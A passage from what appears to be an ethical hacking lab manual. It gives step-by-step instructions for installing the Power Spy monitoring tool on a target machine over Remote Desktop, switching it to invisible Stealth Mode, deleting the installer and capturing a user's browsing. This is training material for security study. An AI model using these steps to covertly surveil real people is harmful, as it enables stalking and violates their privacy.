
14. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.

15. The **Run as Administrator** window appears; click **Run**.




Note: If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.

16. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.




17. The **Information** dialog box appears; click **OK**.



18. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.

    Note: Here, the password is **test@123**.



19. The **Register product** window appears; click **Later** to continue.

20. The **Power Spy Control Panel** window appears, as shown in the screenshot.

21. Click the **Start monitoring** option from the right-pane.

    Note: If the **System Reboot Recommended** window appears, click **OK**.

22. Click on **Stealth Mode** from the right-pane.

    Note: Stealth mode runs Power Spy on the computer completely invisibly.

23. The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

    Note: To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.


24. In the **Confirm** dialog-box that appears, click **Yes**.
25. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.
26. Close the **Remote Desktop Connection** by clicking on the close icon (**X**).

    Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

27. Now, switch to the **Windows Server 2019** machine and click **Ctrl+Alt+Del** to activate the machine.
28. Click **Jason** from the left pane and log in with password **qwerty**.

    Note: Here, we are running the target machine as a legitimate user.

    Note: Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.



29. Open the **Internet Explorer** web browser and browse any website.

    Note: In This task, we are browsing the **Gmail**.


30. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.
31. Switch back to the **Windows Server 2022** machine and follow **Steps 3 - 7** to launch a **Remote Desktop Connection**.
32. Close the **Server Manager** window.
33. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.

    Note: If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Alt+X** keys, then follow below steps:

    - Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.
    - **On-Screen Keyboard** appears, long click on **Ctrl** key and after it turns blue, select **Alt** key and **X** key.

